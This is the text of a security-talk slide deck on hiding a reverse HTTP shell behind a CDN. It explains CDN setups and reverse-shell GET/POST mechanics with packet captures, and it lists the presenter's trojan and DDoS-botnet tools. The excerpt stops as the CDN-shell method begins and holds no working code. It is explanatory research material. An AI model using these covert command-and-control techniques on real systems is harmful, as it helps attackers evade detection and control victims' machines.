CIPHER SECURITY

Shell over what ?!

Naughty CDN manipulations

Roee Cnaan, Information Security Consultant

About me (mister)


- Penetration Tester
- DDoS fitness tester
- Python and Scapy programmer
- SCADA and ICS attacker

Tools and Projects

Tools and Projects

DNS and HTTP Trojan

- Performs Download and Execute of encrypted PE over HTTP
- Controlled by an encrypted DNS channel
- Can be hibernated for a while
- Written in Python



Tools and Projects

White-hat DDoS botnet

- Scalable to a few Tb/s
- Performs dozens of L3,L4 and L7 attacks
- Written in Python
- Actively used by anti-DDoS appliance vendors and CDNs

CDN

CDN


Content Distribution Network

Or Content Delivery Network

- Akamai
- CloudFlare
- Incapsula
- Amazon Cloudfront

CDN


CDN typical setup



- Caching the content of client’s website
- Visitors served with cached content
- Unfulfilled requests are served from the CDN, never directly


CDN

CDN advantages



- Better performance
- A very good DDoS protection
- Hiding the client’s real IP address


Users see communication only with the CDN


*Wireless Network Connection [Wireshark 1.10.7 (v1.10.7-0-g6b931a1 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: http

```
No.    Time          Source          Destination     Protocol  Length Info
    25 7.857933000  10.0.0.102      149.126.73.5    HTTP       399 GET / HTTP/1.1
    27 7.880387000  149.126.73.5    10.0.0.102      HTTP       160 HTTP/1.1 301 Moved Permanently
    36 7.929495000  10.0.0.102      149.126.73.5    HTTP       403 GET / HTTP/1.1
    40 8.190682000  149.126.73.5    10.0.0.102      HTTP       222 HTTP/1.1 302 Redirect  (text/html)Continuation or non-HTTP t
    42 8.193398000  10.0.0.102      149.126.73.5    HTTP       576 GET /Heb/Pages/Homepage.aspx HTTP/1.1
    63 8.245382000  149.126.73.5    10.0.0.102      HTTP       447 HTTP/1.1 200 OK  (text/html)
    72 8.287551000  10.0.0.102      149.126.73.5    HTTP       532 GET /_layouts/1037/init.js?rev=wYpmx%2F8sVtJsiyywCZ%2FSVQ%3D
   115 8.340482000  149.126.73.5    10.0.0.102      HTTP        72 HTTP/1.1 200 OK  (application/x-javascript)
   117 8.360585000  10.0.0.102      149.126.73.5    HTTP       553 GET /_layouts/Tase/Styles/Common.css?rev=jLhHKuvFs6fzLGre6BD
   118 8.372452000  10.0.0.102      149.126.73.5    HTTP       559 GET /_layouts/Tase/Styles/GeneralStyle.css?rev=LwfNMDiIc8Pm7
   121 8.377338000  10.0.0.102      149.126.73.5    HTTP       559 GET /_layouts/Tase/Styles/RegularStyle.css?rev=etAmMxjH9S8jp
   122 8.379089000  10.0.0.102      149.126.73.5    HTTP       521 GET /_layouts/Tase/Styles/Tooltip.css HTTP/1.1
   123 8.381102000  10.0.0.102      149.126.73.5    HTTP       662 GET /ScriptResource.axd?d=DiP34wd5Dhn_S5aS3hLBvn-jM_yv3KivHD
   124 8.382907000  10.0.0.102      149.126.73.5    HTTP       524 GET /_layouts/blank.js?rev=QGOYAJlouiWgFRlhHVlMKA%3D%3D HTTP
   129 8.386689000  149.126.73.5    10.0.0.102      HTTP       114 HTTP/1.1 200 OK  (text/css)
   130 8.387447000  10.0.0.102      149.126.73.5    HTTP       683 GET /ScriptResource.axd?d=G7jHcHL8ujLkC_ekxxzPp3wyssRZKCK-_n
   136 8.398590000  149.126.73.5    10.0.0.102      HTTP      1109 HTTP/1.1 200 OK  (text/css)
   138 8.399528000  10.0.0.102      149.126.73.5    HTTP       511 GET /_layouts/Tase/Scripts/genFunctions.js HTTP/1.1
   141 8.409328000  149.126.73.5    10.0.0.102      HTTP       829 HTTP/1.1 200 OK  (text/css)
   142 8.410061000  149.126.73.5    10.0.0.102      HTTP       854 HTTP/1.1 200 OK  (text/css)
   143 8.410828000  10.0.0.102      149.126.73.5    HTTP       506 GET /_layouts/Tase/Scripts/Tooltip.js HTTP/1.1
   144 8.411511000  10.0.0.102      149.126.73.5    HTTP       507 GET /_layouts/Tase/Scripts/Tooltip1.js HTTP/1.1
   161 8.423645000  149.126.73.5    10.0.0.102      HTTP       652 HTTP/1.1 200 OK  (application/x-javascript)
   162 8.425159000  10.0.0.102      149.126.73.5    HTTP       526 GET /_layouts/TASE/Scripts/csharpwrapper/csharpwrapper.js HT
   172 8.436221000  149.126.73.5    10.0.0.102      HTTP       787 HTTP/1.1 200 OK  (application/x-javascript)
   173 8.436840000  10.0.0.102      149.126.73.5    HTTP       605 GET /WebResource.axd?d=eTwkv4wiWCa4Khy51q2pyh37J06Vv3zepDB4H
   175 8.437969000  149.126.73.5    10.0.0.102      HTTP       548 HTTP/1.1 200 OK  (application/x-javascript)
   177 8.439139000  10.0.0.102      149.126.73.5    HTTP       512 GET /_layouts/Tase/Scripts/modernizr.min.js HTTP/1.1
```

Tase.co.il



Enter Domain Name or IP Address: 149.126.73.5

149.126.73.5 - Geo Information


IP Address	149.126.73.5
Host	149.126.73.5.ip.incapdns.net
Location	US, United States
City	-, - -
Organization	Incapsula.com
ISP	Incapsula
AS Number	AS19551 Incapsula.com
Latitude	38° 00'00" North
Longitude	97° 00'00" West
Distance	9208.78 km (5722.07 miles)

Map Location new ● World Map ○ Google Maps ○ Yahoo Maps ○ Microsoft Live Maps

CDN

To sum it

- A great practice
- Provides outstanding bundle of performance and security
- Widely used



HTTP Shell

HTTP Shell

HTTP shell (Actually, Reverse HTTP shell)


- Well known malicious communication channel
- Less suspicious by nature – HTTP traffic
- Easy to manipulate – Payload, parameters headers, etc’

HTTP Shell

How Reverse HTTP shell works ?

- Attacker listens with a web server
- Victim communicates with the server by GET and POST
- GET – from server to victim
- POST – From victim to server
- Raw or encrypted data is carried as the payload
- Many other ways to carry the traffic – headers, parameters etc'

HTTP Shell



Filter: http && tcp

```
No.   Time         Source          Destination     Protocol Length Info
   28 9.945600000  192.168.1.105   192.168.1.107   HTTP      146 GET /qs4D HTTP/1.1
  612 10.506708000 192.168.1.107   192.168.1.105   HTTP      373 HTTP/1.1 200 OK  (application/octet-stream)
  621 10.533770000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  623 10.538961000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  632 10.540723000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  634 10.542138000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  643 10.551012000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  768 10.555548000 192.168.1.107   192.168.1.105   HTTP      536 HTTP/1.1 200 OK  (application/octet-stream)
  776 10.567373000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  778 10.568600000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  792 10.569799000 192.168.1.105   192.168.1.107   HTTP      466 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  794 10.571539000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  803 10.572554000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  805 10.573811000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  814 10.580187000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  816 10.581670000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  825 10.611499000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  827 10.612887000 192.168.1.107   192.168.1.105   HTTP      167 HTTP/1.1 200 OK
  836 10.643360000 192.168.1.105   192.168.1.107   HTTP      224 POST /O7qk_zKVQ7DQjtGxBKY86/ HTTP/1.1
  838 10.649565000 192.168.1.107   192.168.1.105   HTTP      250 HTTP/1.1 200 OK  (application/octet-stream)
```

```
⊞ Frame 1604: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface 0
⊞ Ethernet II, Src: Vmware_43:90:50 (00:0c:29:43:90:50), Dst: Vmware_f4:22:c2 (00:0c:29:f4:22:c2)
⊞ Internet Protocol Version 4, Src: 192.168.1.107 (192.168.1.107), Dst: 192.168.1.105 (192.168.1.105)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 49426 (49426), Seq: 1, Ack: 171, Len: 113
⊞ Hypertext Transfer Protocol
```

Reverse HTTP Shell over CDN ?

damn

Demo

Shell over CDN

How it works ?

- Shell performs GET request to FQDN (www.example.com)
